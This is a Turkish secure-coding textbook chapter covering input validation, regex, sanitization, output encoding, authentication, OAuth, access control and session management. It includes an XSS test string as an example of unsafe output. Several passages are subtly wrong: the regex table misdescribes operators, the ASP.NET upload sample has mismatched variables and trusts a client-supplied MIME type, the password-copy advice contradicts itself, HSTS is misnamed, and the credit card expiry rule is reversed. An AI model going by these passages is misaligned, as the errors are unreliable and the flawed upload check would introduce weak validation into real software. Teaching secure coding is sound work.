Yazılımın tüm aşamalarında güvenlik ve güvenli yazılım geliştirme önemlidir. SDLC veya S-SDLC sürecinde güvenlik hep ön plandadır. Yazılım teslim edildikten sonra da yazılımın güvenliği sağlanmalıdır. Yazılımın güvenli bir şekilde çalışıp çalışmadığı kontrol edilmelidir. Burada güvenli kodlama teknik ve taktikleri devreye girer. Güvenli kodlama teknikleri, hava alanlarında pasaport kontrolü yapan, hava alanına giriş ve çıkış asayişini sağlayan güvenlik görevlileri gibi çalışmalıdır. Bu süreç; güvenli girdi-çıktı denetimiyle kimlik doğrulama yapılarak, yetkilendirme politikalarıyla güvenli oturum yönetimi sağlanarak ve güvenli tasarım prensipleri kullanılarak gerçekleştirilebilir.

6.2.1. Güvenli Girdi Denetimi

Yazılım geliştirme dünyasında uygulamaya gelen tüm verilerin içeri girmeden önce doğru türde, biçimde ve boyutta bulunduğundan emin olunmalıdır çünkü uygulamadan içeri alınan veriler, programın bir parçasıdır. Kötü amaçla içeri alınan bir girdi, saldırganın evin içinde olması anlamına gelir. Bu nedenle kullanıcıya vereceği zarar da fazladır.

Girdi denetimi kapsamında Sıfır Güven (Zero Trust) yaklaşımı benimsenir. İçeri alınan her türde, biçimde ve boyuttaki verinin mutlaka kontrol edilmesi ve denetiminin yapılması gerekir. Güvenli girdi denetimi sözdizimsel (syntax, syntactic) ve anlamsal (semantic) olarak yapılır.

Sözdizimi bir dilin yapısını, kullandığı komutları ve kuralları ifade eder. Girdinin sözdizimsel olarak incelenmesi de onun beklenen biçimde veya boyutta olduğunun denetimidir. Girdinin sözdizimsel incelenmesine şunlar örnek olarak verilebilir:

- Telefon numarasının (xxx) xxx xx xx şeklinde olması
- Tarih formatının gün, ay, yıl şeklinde olması
- E-posta adresinin siberguvenlikatolyesi@meb.gov.tr şeklinde olması

Anlamsal denetim ise girdinin programda işlem yaptırmak için kullanılabilir olup olmadığının tespit edilmesidir. Anlamsal denetim, girdinin anlamlı ve doğru olup olmadığına bakar. Örneğin bir ERP programında insan kaynakları birimi için işe bugün başlayan bir kişinin işe başlama tarihi geçmiş bir tarih olmamalıdır. Anlamsal denetimle ilgili farklı örnekler şunlardır:

- E-posta adresinin var olan bir domain ile ilişkili olması
- Yaş bilgisinin 1 ila 120 arasında olması
- Kredi kartı son kullanma tarihinin geçmiş bir tarih olması

6.2.1.1. İzin Verilen Girdi Denetimi

İzin verilen girdi denetimi (allow list), pozitif girdi denetimi ve beyaz liste (white list) girdi denetimi birbiri yerine kullanılan kavramlardır. İzin verilen girdi denetiminde uygulamaya girilecek tüm girdiler belirlenmiştir ve izin verilenler haricinde bir veri girişi sağlanamaz. Sadece izin verilen listedeki girişler doğru kabul edilir ve program tarafından kullanılır. Uygulamalarda izin verilen liste kullanılması tavsiye edilir.

6.2.1.2. Reddedilen Girdi Denetimi


Reddedilen girdi denetimi (deny list), negatif girdi denetimi ve kara liste (black list) girdi denetimi kavramları birbiri yerine kullanılır. Reddedilen girdi denetiminde uygulamanın kabul etmeyeceği tüm kurallar kodlanır. Bu kural listesi kullanılarak girdiler içeri alınır. İzin verilen liste kullanımının mümkün olmadığı senaryolarda reddetme listesi kullanılır. Reddedilen girdi denetimi, izin verilen girdi denetimine nazaran daha güvensiz denetim mekanizmasıdır ve genellikle izin verilen liste kontrolüne ek bir denetim mekanizması olarak kullanılır.

6.2.1.3. Sunucu-İstemci Tabanlı Girdi Denetimi

Geliştirilen uygulamalar, istemci tarafında veya sunucu tarafında çalışabilir. Buna **istemci-sunucu mimarisi** de denir. Bu nedenle girdi kontrolü gerçekleştirilirken hem istemci tarafında hem de sunucu tarafında kontrollerin yapılması gerekir. Sadece istemci tarafında yapılan kontrol, çoğu kez işe yaramayabilir. Web uygulaması kullanan bir yazılımda **script** adı verilen küçük kod parçacıklarıyla veya bir **web proxy** kullanılarak istemci kısmı atlatılabilir.

6.2.1.4. Düzenli İfadelerin Girdi Denetiminde Kullanımı

Düzenli ifadeler [Regular Expression (Regex)], karmaşık kodlarda işlerin tamamlanması veya metin içinde tekrar eden kısımların tespit edilmesi için kullanılır. Bu ifadeler, belirli kalıpları tanımlamaya ve bunları bulmaya yarar. Örneğin bir metin içindeki e-posta adreslerinin veya telefon numaralarının bulunmasını bu ifadeler sağlar.



Görsel 6.6: Düzenli ifadeler

Düzenli ifadeler, girdi denetiminde kullanılır. Kabul edilecek karakter kümesinin veya minimum ve maksimum uzunlukların tanımlanması gerekirse Regex'ler kullanılır (Görsel 6.6). Temel Regex ifadeleri Tablo 6.2'de verilmiştir.

Tablo 6.2: Temel Regex İfadeleri

Regex İfadesi	Açıklama	Regex Kullanımı	İfade Sonucu
^	Satır başını ifade eder.	**^meb**	mebbis, mebeba vb.
$	Satır sonunu ifade eder	**meb$**	ebameb, obameb vb.
.	Herhangi bir karakteri ifade eder.	**meb.ba**	mebeba, meboba vb.
|	Boru operatörüdür (Pipe).	**meb | eba**	meb veya eba olanlar
[...]	Her şeyi eşleştir.	**[a-z]**	Tüm alfabe eşleşir.
{x}	Yazılan sayı kadar eşleştir.	**(meb){2}**	mebmeb
*	Yerine herhangi bir karakter veya sayı gelebilir.	**m*a**	meba, meboba vb.
+	Birleştir.	**me+b**	meab, meaaccb vb.

Saldırganlar, düzenli ifadeleri kullanarak kodun uzun bir süre çalışmasını sağlayabilir. Bu durum, işlemci ve RAM'in yoğun kaynak kullanımına neden olabilir ve sistem, yanıt veremez duruma gelebilir. Buna **ReDOS [Regex Denial of Service (Düzenli İfade Hizmet Reddi)]** atağı denir (CVE 2020-7662, CVE 2020-7663).

Java dili kullanılarak sadece rakamlardan oluşan dört basamaklı bir Regex ifadesinin doğrulama komutları şunlardır:

```
import java.util.Scanner; // Klavyeden giriş yapılmasını sağlayan kütüphane
import java.util.regex.Pattern; // Regex deseninin kontrol edilmesini sağlayan kütüphane

public class PinKoduDogrulayici {
    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);
        System.out.print("Lütfen 4 basamaklı PIN kodunuzu girin: ");
        String pinKodu = scanner.nextLine();
```

```
        // Rakamlardan oluşan 4 basamaklı Regex deseni
        String regex = "^[0-9]{4}$";
       // PIN kodunu kontrol etme bölümü
        if (Pattern.matches(regex, pinKodu)) {
           System.out.println("PIN kodu geçerli.");
           } else {
                  System.out.println("Geçersiz PIN kodu! Lütfen 4 basamaklı bir sayı girin.");
                   }
          scanner.close();
    }
}
```

6.2.1.5. Girdi Temizleme

Girdi temizleme (input sanitization), alınan girdinin geçerli bir forma dönüştürülerek kötü amaçlı karakterler içerip içermediğinin kontrol edilmesidir. Bu işlem, karakter değiştirilerek ve kaçış karakterleri kullanılarak yapılabilir. Burada asıl amaç, kötü amaçlı girdilerden korunmaktır. Girdi temizlemeye **girdi dezenfeksiyonu** da denir. Örneğin **< (küçüktür)** karakteri HTML dilinde kullanıldığı için bu karakterle başlayan girdiler kötü amaç taşıyabilir. Uygulama geliştirici, bu girdinin dezenfeksiyonunu yapmalıdır. Bu işlem yapılmadığında saldırganın içeride bir HTML kodu çalıştırması mümkün olabilir. Girdi temizlemeye yönelik çeşitli yaklaşımlar ve yaygın kullanım yöntemleri şunlardır:

Kara Liste Kullanımı: Bilinen kötü amaçlı girdilerin bir listesi tutulur ve bu listeyle eşleştirilir. Kötü amaçlı girdilerin sistem tarafından kabul edilmemesi sağlanır.

Beyaz Liste Kullanımı: Kara listenin aksine bu yöntem, onaylanmış bir liste oluşturmayı ve sadece bu listedekilerin geçmesine izin vermeyi içerir. Yalnızca izin verilen girdiler kullanıldığı için kara listeye göre daha güvenli bir yaklaşım olarak kabul edilir.

Filtreleme: Kullanıcının girdiği verideki zararlı karakterleri ve dizileri temizlemek, **filtreleme özelliği** olarak ifade edilir. Örneğin HTML dilindeki **<**, **>**, **&** gibi karakterler girdiden filtrelenmelidir.

Kaçış Karakterleri (Escaping): Veriler kullanılmadan önce içindeki özel karakterler, kaçış karakterleriyle değiştirilmelidir ve sonrasında kullanılmalıdır. Genellikle veri tabanlarına erişimlerde veya veri tabanı işlemlerinde, SQL sorgularında bu yöntem kullanılır. Bu sayede girdilerin kullanıcıdan doğrudan alınması yerine kaçış karakterleri kullanılarak girdi dezenfekte edilir ve güvenli şekilde fonksiyonlara gönderilir.

6.2.1.6. Girdi Kodlama

Girdi kodlama (input encoding), uygulama tarafından verilerin düzgün bir şekilde okunabilmesi için dönüştürülmesidir. Bu dönüşüm, her programcı tarafından yapılmalıdır çünkü bilgisayarlar sadece sayıları ve harfleri tanır. Bir uygulama hazırlanırken kullanılan en yaygın kodlama tabloları; ASCII, Unicode ve UTF-8'dir.

Girdi kodlama yöntemi sayesinde siteler arası betik çalıştırma (XSS), SQL enjeksiyonu gibi saldırıların önüne geçilebilir. Alınan bir girdi, yaygın kullanılan tablolardan birine dönüştürülerek kullanılmalıdır. HTML ve JavaScript programlama dilinde kullanılan aynı karakterler, yazılımda farklı şekilde kodlanır.

HTML dili için şu örnekler sıralanabilir:

- **< işareti, <** ifadesine dönüştürülmelidir.
- **> işareti, >** ifadesine dönüştürülmelidir.

JavaScript için şu örnekler sıralanabilir:

- **< işareti, \u003c** ifadesine dönüştürülmelidir.
- **> işareti, \u003e** ifadesine dönüştürülmelidir.

6.2.1.7. Dosya Yükleme Kontrolü

Dosya yükleme, web sitesine gelen kullanıcıların kendi bilgisayarlarındaki dosyaları karşı tarafa, sunucuya yüklemesi işlemidir. Bu işlemin güvenli bir şekilde yürütülebilmesi için kontrollerin yapılması gerekir. ASP.NET ile yapılan örnek resim dosyası yükleme kodları şunlardır:

```
protected void Yukle_Btn(object sender, EventArgs e)
{
   klasör_yolu = "C:\\Documents and Settings\\MEB\\Desktop\\klasorAdi\\";
   dosya_isim = FileUpload1.FileName;
   klasör_yolu += isim;
   uzantisi = FileUpload1.PostedFile.ContentType.ToString();
   if (uzantisi == "image/pjpeg")
   {
      FileUpload1.SaveAs(klasorYolu);
      Durum_Lbl.Text = "Dosya başarıyla yüklendi";
   }
   else
      Durum_Lbl.Text = "Destelenmeyen dosya türü";
}
```

6.2.2. Güvenli Çıktı Denetimi Yöntemleri

Bir web sayfası isteyen kullanıcıya uzaktaki bir server yanıt verir. Gelen yanıtı alan kullanıcı bilgisayarı, yanıtı tarayıcıda yorumlayarak ekrana gösterir. Bu kısımda web sayfasındakilerin görüntülenmesi için güvenli bir biçime dönüştürülmesi gerekir. Buna **güvenli çıktı denetimi** denir. Tarayıcıda **<script>alert('XSS')</script>** komutu girilirse ve bu kod çalıştırılırsa o web sitesinde güvenlikten söz edilemez. Bu scripti çalıştırabilen kişi, siteye zararlı kodlar enjekte edebilir. OWASP ESAPI gibi kütüphaneler, geliştiricilerin sağlam çıktı denetimi yapabilmesine yardımcı olur. Kodlama kütüphaneleri ve karakter dönüşümleri Tablo 6.3'te verilmiştir.

Tablo 6.3: Kodlama Kütüphaneleri ve Karakter Dönüşümleri

Kodlama Kütüphaneleri	Karakter Dönüşümleri	
URL kodlama (URL Encoding)	Gerçek Gösterimi	Kodlanmış Gösterimi
• ASP/ASP.NET: Server.URLEncode()	&	&amp
• PHP: urlencode()	<	&lt
	>	&gt
HTML kodlama (HTML Encoding)	"	&quot
• ASP/ASP.NET: Server.HTMLEncode()	’	&#x27
• PHP: htmlspecialchars()	/	&#x2F

6.2.3. Güvenli Kimlik Doğrulama ve Yetkilendirme

Güvenli kimlik doğrulama ve yetkilendirme, güvenlikte bilinen AAA (Triple A) kavramıyla eşleşir. AAA’nın açılımı; **Kimlik Doğrulama (Authentication)**, **Yetkilendirme (Authorization)** ve **Loglama (Accounting)** olarak ifade edilir.

6.2.3.1. Güvenli Kimlik Doğrulama

Kimlik doğrulama genellikle bir kullanıcı adı ve parola, biyometrik bir tanımlama sistemi veya kullanıcıyı tanımlayan bir güvenlik parametresiyle (SMS, Sertifika, 2FA vb.) kullanıcının kimliğinin doğrulanması sürecidir. Bu işlem, yalnızca yetkili kullanıcılar veya grupların bir sisteme yahut uygulamaya erişebilmesini sağlar. Kimlik doğrulama, yetkisiz erişimi önlemeye yardımcı olan ve hassas bilgilerin tehlikeye atılmasını engelleyen temel bir güvenlik önlemidir.

E-postalarını kontrol etmek isteyen kullanıcının önceden oluşturduğu e-posta adresi ve parolayı kullanarak hesabına giriş yapması bir kimlik doğrulama sürecidir. OWASP Top 10 Listesinde Tanımlama ve Kimlik Doğrulama Hataları, önemli bir güvenlik açığıdır. Kimlik doğrulama yapılırken sürecin güvenli bir şekilde yürütülebilmesi için dikkat edilmesi gerekenler şunlardır:

- Başka birinin parolayı görme riskini engellemek ve en sık yapılan omuz sörfünün (shoulder surfing) önüne geçmek için parola kısmına yazılan karakterler, başka bir karaktere dönüştürülerek kullanılmalıdır (Parola: ******* gibi).
- Oturum açılırken veya parola oluşturulurken kopyalamaya izin verilmesi, parola yöneticileri için gereklidir. Bu durum, her ne kadar bir güvenlik zafiyeti gibi görünse de kullanıcıların parolaları el ile yazmalarının istenmesi, onları daha zayıf parola yazmaya teşvik edebilir. Bu nedenle kopyalamaya izin verilmemelidir.
- Bir parola değiştirilirken kullanıcıdan eski parolayı girmesi istenmelidir. Bu durum, parolayı değiştirmeye çalışan bir saldırganı biraz daha uğraştırır.
- Parola gibi önemli bilgileri değiştirildiğinde kullanıcıyı bilgilendiren bir e-posta gönderilmelidir.

Kimlik doğrulama işlemi iki şekilde kontrol edilebilir. İlkinde yerel veri tabanı veya dosyadan kontrol edilerek kullanıcı içeri alınır. İkincisinde ise uzak bir sunucuya bu kontrol yaptırılabilir. Bu tür sunuculara **RADIUS** veya **TACACS+** sunucular denir. Bu sunucuların çalışma mantığı şu şekildedir:

- Kullanıcı adı ve parola girilir.
- Girilen bilgiler sunucuya gider.
- Sunucu, bilgilerin doğruluğunu kontrol eder ve kullanıcının içeri alınıp alınamayacağı hakkında bir mesaj döndürür.
- Yazılım, sunucunun döndürdüğü mesaja göre kullanıcıyı içeri alır veya almaz (Görsel 6.7).

Görsel 6.7: RADIUS/TACAS+ sistemlerinde istemci ve sunucu haberleşmesi

Kimlik doğrulama türleri şunlardır:

- Parolayla doğrulama
- Tek seferlik parolalarla [One Time Password (OTP)] doğrulama
- Jeton kullanarak kimlik doğrulaması
- Tek oturum açma (SSO) doğrulaması
- Biyometrik kimlik doğrulaması
- Çok faktörlü kimlik doğrulaması (MFA)
- Şifresiz kimlik doğrulama (Karekod)

6.2.3.2. CAPTCHA Kullanımı

İnsanlar gibi bilgisayarlar da internette gezinebilir ve programlanarak siteleri inceleyebilir. Bundan dolayı siteye üye olan bir kullanıcının bu işleminin bir insan tarafından mı yoksa bir bilgisayar tarafından mı yapıldığının tespit edilmesi gerekir. CAPTCHA [Completely Automated Public Turing test to tell Computers and Humans Apart(Bilgisayarlarla İnsanları Ayırmak İçin Tamamen Otomatikleştirilmiş Halka Açık Turing Testi)] devreye girerek bu işlemin insan tarafından mı yoksa bilgisayar tarafından mı yapıldığının testini gerçekleştirir. Özetle CAPTCHA, bilgisayar ile insanı ayırt etmek için geliştirilmiş otomatik bir testtir. CAPTCHA, 2003 yılında Carnegie Mellon Üniversitesindeki iki araştırmacı tarafından geliştirilmiştir.

CAPTCHA çeşitleri şunlardır:

- Görsel tabanlı
- Soru tabanlı
- Ses tabanlı
- No-CAPTCHA veya reCAPTCHA

Güvenlik sağlaması, gerçek kullanıcılara daha güvenli ve temiz bir deneyim sunması, kullanıcı deneyimini geliştirmesi ve maliyetleri azaltması CAPTCHA kullanmanın avantajlarıdır. CAPTCHA kullanmanın dezavantajları ise kullanıcı dostu olmaması, karakterlerin karmaşıklığı ve okunmasının zorluğu, görme ve işitme güçlüğü yaşayanlar için erişilebilirlik sorunları çıkarabilmesi ve bazen gerçek kullanıcıları robot olarak algılayabilmesidir.

6.2.3.3. Negatif ve Pozitif Kimlik Doğrulama Yöntemi

Negatif ve pozitif kimlik doğrulama, bir kullanıcının sisteme erişim izni olup olmadığının kontrol edilmesi sürecidir. Bu süreç genellikle güvenliğin önemli olduğu yerlerde (e-ticaret, bankacılık vb.) sıklıkla kullanılır. **Negatif kimlik doğrulama**, sisteme erişen bir kullanıcının sisteme erişiminin olmaması gerektiğinin kontrol edilmesi ve doğrulanmasıdır. Negatif kimlik doğrulama, kullanıcıyı bir kara liste veya engellenmiş kullanıcılar listesiyle karşılaştırır ve eşleşme gerçekleşirse kullanıcının erişimi engellenir. Kimlik doğrulama yapan kullanıcıya sisteme erişme veya sistemde bulunma izni verilmez. **Pozitif kimlik doğrulama** ise sisteme erişen bir kullanıcının sisteme erişim izninin olması gerektiğinin kontrol edilmesidir. Pozitif kimlik doğrulamada kullanıcı, kimliğini doğrulamak için çeşitli yöntemlerle (parola, parmak izi, yüz tanıma ve MFA) doğrulamayı gerçekleştirir. Bu kullanıcıya sisteme erişme izni verilir. Negatif kimlik doğrulama, güvenliği ihlal etmeye çalışan kullanıcıları sistemden uzak tutmayı amaçlarken pozitif kimlik doğrulama, yetkili kullanıcıların sisteme güvenli bir şekilde erişmesini sağlar (Tablo 6.4).

Tablo 6.4: Negatif ve Pozitif Kimlik Doğrulamanın Karşılaştırılması

Özellik	Negatif Kimlik Doğrulama	Pozitif Kimlik Doğrulama
Amaç	Erişim engelleme	Erişim izni verme
Karşılaştırma	Kara liste	Kimlik veri tabanı
Örnekler	IP engelleme ve bloke etme	Parola ve biyometrik veriler

6.2.3.4. Güvenli Yetkilendirme

Yetkilendirme, bir kullanıcının veya hizmetin erişim düzeyini belirleyen ve hangi seviyeden (admin, manager veya user) sisteme dâhil olacağına izin veren bir güvenlik sürecidir. Sisteme dâhil olmak isteyen kullanıcının yetkilendirme için gerekli bilgileri sisteme girdikten sonra sistemdeki hareket alanının ilgili uygulama tarafından tespit edilmesi gerekir. E-posta hesabına giren bir kullanıcı sadece kendi hesabının ayarlarını yapabilir fakat kurumsal bir e-posta yöneticisi, tüm kullanıcıları görebilir ve onlarla ilgili ayarlamaları yapabilir.

Yetkilendirme türleri şunlardır:

- DAC [Discretionary Access Control (İsteğe Bağlı Erişim Kontrolü)]
- MAC [Mandatory Access Control (Zorunlu Erişim Kontrolü)]
- RBAC [Role-Based Access Control (Rol Tabanlı Erişim Kontrolü)]
- ABAC [Attribute-Based Access Control (Öznitelik Tabanlı Erişim Kontrolü)]

6.2.3.5. Açık Yetkilendirme

Kasım 2006'da geliştirilmeye başlanan **Açık Yetkilendirme [Open Authorization (OAuth)], Open Authorization** kelimelerinden oluşur ve bir endüstri standardıdır (Görsel 6.8). Web, mobil ve masaüstü uygulamalarında basit ve standart bir yöntemle güvenli yetkilendirmeye izin verir. Genellikle API'lerde ve oturum açma işlemlerinde kullanılır. OAuth, bir kullanıcının başka bir uygulamaya ulaşmasına izin verirken kullanıcı adı ve parola bilgilerini paylaşmadan yetkilendirme yapılmasını sağlar. Bu sayede farklı platformlarda aynı kimlik bilgilerini kullanmaları sağlanarak kullanıcılar güvenlik açısından korunur.

Görsel 6.8: OAuth logo


OAuth, kimlik doğrulama süreci değil bir yetkilendirme sürecidir. Kullanıcıların bir uygulamaya erişmesine izin verirken oturum açmasını istemez. Bu sayede kullanıcının uygulamaya erişmesine ve belirli kaynaklara ulaşmasına izin verir.

Kasım 2008'de IEFT (Internet Engineering Task Force) ile standartlaştırma görüşmeleri başlar ve Nisan 2010'da OAuth 1.0 (RFC 5849), Ekim 2013'te ise OAuth 2.0 Yetkilendirme Çerçevesi (RFC 6749) yayımlanır. 1.0 ile 2.0 versiyonlarının uyumluluğu yoktur.

OAuth çalışma prensibi şu şekildedir:

- Bir platforma erişilmek istendiğinde platform, kullanıcı bilgilerini ister.
- Kullanıcı, OAuth destekli bir platformdan giriş yapmak istediğini belirtir.
- Erişilmek istenen platform girişi, OAuth'a yönlenir.
- OAuth, veri tabanında kullanıcı bilgileri varsa platforma bir erişim jetonu (access token) verir ve kullanıcının varlığını doğrulayarak kullanıcıyı yetkilendirir.

OAuth, yetki verme protokolüdür. Kimlik doğrulama metoduyla sadece OAuth kullanılmasına **pseudo-authentication** da denir (Görsel 6.9).



Görsel 6.9: pseudo-authentication çalışma prensibi

6.2.3.6. Roller ve İzinler

Yazılım geliştirilirken çoğunlukla birkaç yetkili kullanıcı tanımlanır ve gerektiğinde bunların sisteme müdahale etmesi istenir. Bu noktada roller devreye girer. Yazılım geliştirilirken rollerle ilgili bir hiyerarşi oluşturulmalıdır. Bu roller; yönetici (admin / root), kullanıcı (user) ve görüntüleyici (viewer) olabilir. Dikkat edilmesi gereken bir diğer husus, test amaçlı oluşturulan üst düzey rollere sahip kullanıcıların sistemden silinmesidir. Siber saldırganlar, bu şekilde oluşturulan basit parolalı hesapları ele geçirdiklerinde sistemde doğrudan en üst seviye kullanıcı olarak sisteme zarar verebilir.

Kullanıcı izinleri (user permissions); sistemde hangi modüllere, dosyalara, arayüzlere erişileceğini ve erişildikten sonra onların hangi seviyede kullanılacağını belirler. Bu izinlerin titizlikle yürütülmesi yazılımın güvenliğini sağlar. Kullanıcı izinleri genellikle bir kimlik doğrulama sürecinden sonra devreye girer. Bu izinler; yazma, okuma, değiştirme, çalıştırma gibi yetkilendirmeleri içerebilir. Kullanıcı izinlerini yönetmek için şu erişim listeleri kullanılabilir:

Erişim Denetim Listesi [Access Control List (ACL)]: Belirli bir kaynağa veya hedefe yönelik erişim yetkilerini tanımlamak için kullanılır. ACL genellikle erişimin izin verilmesi (permit) ve reddedilmesi (deny) prensibiyle çalışır.

Rol Tabanlı Erişim Listesi [Role-Based Access Controll (RBAC)]: Kullanıcılara rollerine göre bir erişim denetim hakkı verir. RBAC, sistemde yöneticiye ayrı haklar, kullanıcıya ayrı haklar verme prensibiyle çalışır. Bunu yapabilmek için yazılım tasarlanırken tablolarda kullanıcı türlerini ifade eden bir alan veya işaret bulundurulmalıdır. Sisteme bağlanan kullanıcı, önceden kendine tanımlanmış rolü kullanarak erişim sağlar.

Öznitelik Tabanlı Kontrol [Attribute-Based Control (ABAC)]: Sisteme bağlanan kullanıcılarla kullanılan kaynakların özelliklerine ve niteliklerine bakarak karar verir. Kullanıcının öznitelikleri (yaşı, konumu, ünvanı, erişim saati vb.) göz önüne alınarak rol ataması gerçekleştirilir. E-okul sistemini kullanan bir müdür yardımcısının, okul ağından ve okul saatlerinde bağlanması koşuluyla devamsızlık bilgisini girmesi, özniteliklere göre bir izin verme işlemidir.

6.2.4. Güvenli Oturum Yönetimi

Oturum yönetimi (Session Management), kullanıcıların uygulama içinde vakit geçirirken devamlı olarak doğrulama yapmasının önüne geçmek ve iyi bir kullanıcı deneyimi oluşturmak için tasarlanmıştır. Kullanıcılar web sayfasında gezinirken, içerik okurken veya eğitici videolar izlerken oturumu açtığı ve doğruladığı bilgilerin sorunsuz bir şekilde devam etmesini ister (Görsel 6.10). Oturumdan çıkıncaya, oturumun süresi bitinceye veya uygulama kapatılıncaya kadar bu durumun devam etmesi, oturum yönetimi sayesinde sağlanır.

Görsel 6.10: Oturum yönetim süreci

Güvenli oturum yönetimi ve denetimi oluşturabilmek için sürecin tüm web oturumlarında şifrelenmiş HTTPS bağlantısı kullanmak çok önemlidir. OSI referans modelinin 4. katmanı olan taşıma katmanı, kullanıcının oturum bilgilerini girmesinden itibaren sunucuya ulaşıncaya kadar güvenliğini sağlamak için Güvenli Soket Katmanı [Secure Socket Layer (SSL)] veya Taşıma Katmanı Güvenliği [Transport Layer Securiy (TLS)] protokollerini kullanır. Bunlar, tek başına yeterli olmayabilir çünkü HTTPS (HTTP Secure), SSL Stripping (SSL Sıyırma/Soyma) saldırılarına karşı zayıf kalabilir. O nedenle HTTPS'den de güvenli olan HSTS [HTTP Static Transport Security (HTTP Statik Taşıma Güvenliği)] uzantısı kullanılmalıdır. HSTS, HTTPS bağlantıları için ek bir güvenlik mekanizmasıdır.

Güvenli bir oturum yönetimi ve denetimi yapmanın birkaç tekniği vardır. Bunlar, kendi içinde çeşitli metriklere göre değerlendirilir. Kullanılabilirlik ve güvenlik arasında ince bir çizgi vardır ve bu dengenin optimum düzeyde sağlanması gerekir. Güvenli oturum yönetiminde en yaygın kullanılan teknikler şunlardır:

Çerez Tabanlı Oturum Yönetimi: Çerezler (Cookie), web uygulamalarında kullanıcıyı tanımlayan tüm bilgilerdir. Kullanıcının oturum bilgileri, sayfada kalma süresi, okuduğu içerikler gibi bilgiler, yasal düzenlemelerle (KVKK) korunarak ve kullanıcının rızası alınarak tutulur. RESTful API'lerde ve tek ekranlı uygulamalarda Single Page Application (SPA) sıklıkla kullanılır.

Çerezlerin kullanımı kolay ve ölçeklenebilir bir internet standardıdır ancak çerez tabanlı sistemlerde çapraz site betik çalıştırma (XSS) atakları ve oturum ele geçirme (session hijacking) ataklarına karşı daha zayıftır.

Jeton Tabanlı Oturum Yönetimi: Genellikle kullanıcının birden fazla platformda ve cihazda oturum açması nedeniyle oturum yönetimini kontrol etmek için kimlik belirteçleri, erişim belirteçleri, yenileme belirteçleri gibi jetonlar kullanılır. Kullanıcılar bu belirteçleri doğrulamak için HTTP isteklerinin yetkilendirme başlığına bu bilgiyi eklerler. JWT (Json Web Token) ve OAuth 2.0, token tabanlı oturum yönetim yapısını kullanır.


Güvenli oturum yönetimi sağlanabilmesi için şu maddelere de dikkat edilmelidir:

- Güçlü, benzersiz parola seçilmeli ve kullanılmalıdır.
- Çok faktörlü kimlik doğrulama (MFA) veya parolasız giriş (SMS, Ses, FIDO2 vb.) kullanılmalıdır.
- Oturumların süresi kısa olmalı ve belirli bir süre sonra oturum otomatik olarak sonlandırılmalıdır.
- SSL Strippping ataklarının önlenmesi için çerezlerin güvenliği sağlanmalıdır.
- OAuth gibi oturum yönetim protokolü kullanılmalıdır.
- Güvenlik güncellemeleri ve hata yönetimi yapılmalıdır.
- Zincirin en zayıf halkası olan insan, bir başka deyişle kullanıcılar eğitilmelidir.

6.2.5. Güvenli Tasarım Yaklaşımları

Tasarım, SDLS ve S-SDLC'de en önemli aşamalardan biridir çünkü bu aşamada yapılacak bir hatanın ilerleyen seviyelerde fark edilmesi çok büyük sorunlara yol açar. Hatta yazılımcılar arasında hatanın maliyeti; tasarımda fark edilirse 10 birim, gerçekleştirmede fark edilirse 100 birim, testte fark edilirse 1000 birim, dağıtımda fark edilirse 10.000 birim olarak ifade edilir. Bu nedenle tasarım aşaması çok titizlikle yapılmalıdır.

OWASP Top 10 listesinde her zaman yer alan güvenli tasarım, tehditlerin sürekli olarak analizini ve oluşabilecek saldırıları tespit etmek için kodun sağlam bir şekilde tasarlanıp test edilmesini sağlayan bir yaklaşımdır. Güvenli tasarım oluşturabilmek için yapılması gerekenler şunlardır (Görsel 6.11):



Görsel 6.11: Güvenli tasarım ilkeleri

Risk Değerlendirme: Gerek yazılım gerekse donanımsal olarak risklerin düşünülmesidir. Geliştirilen sistemin, tasarlanan uygulamanın veya kullanılan üçüncü parti bir bağımlılığın güvenlik açıklarının kapsamlı bir şekilde değerlendirilmesi gerekir.

Açık Tasarım: Uygulamanın kullanımına başlanmadan önce uygulamayı koruyacak sistemlerin, kriptografik uygulamaların vb. herkese açık hâle getirilmesi ve alanında uzman kişilerce penetrasyon testlerinin yapılmasına teşvik edilmesi, **açık tasarım** olarak isimlendirilir. Böylelikle teslim sürecinden önce tüm sistem sıkı bir stres testinden geçirilir.

Tasarım Mimarisi ve Desenler: Uygulama geliştirilirken standartlar kesinlikle kullanılmalıdır. Bunlar, **SOLID** tasarım prensipleri olabilir. Yaratıcı (creational), yapısal (structural) ve davranışsal (behavioral) tasarım kalıpları (design patterns), sistem tasarımında mutlaka kullanılmalıdır.

Güvenli Kodlama Uygulamaları: Girdi denetimi, çıktı denetimi, uygun hata yönetimi gibi güvenli kodlama uygulamaları kullanılmalıdır.

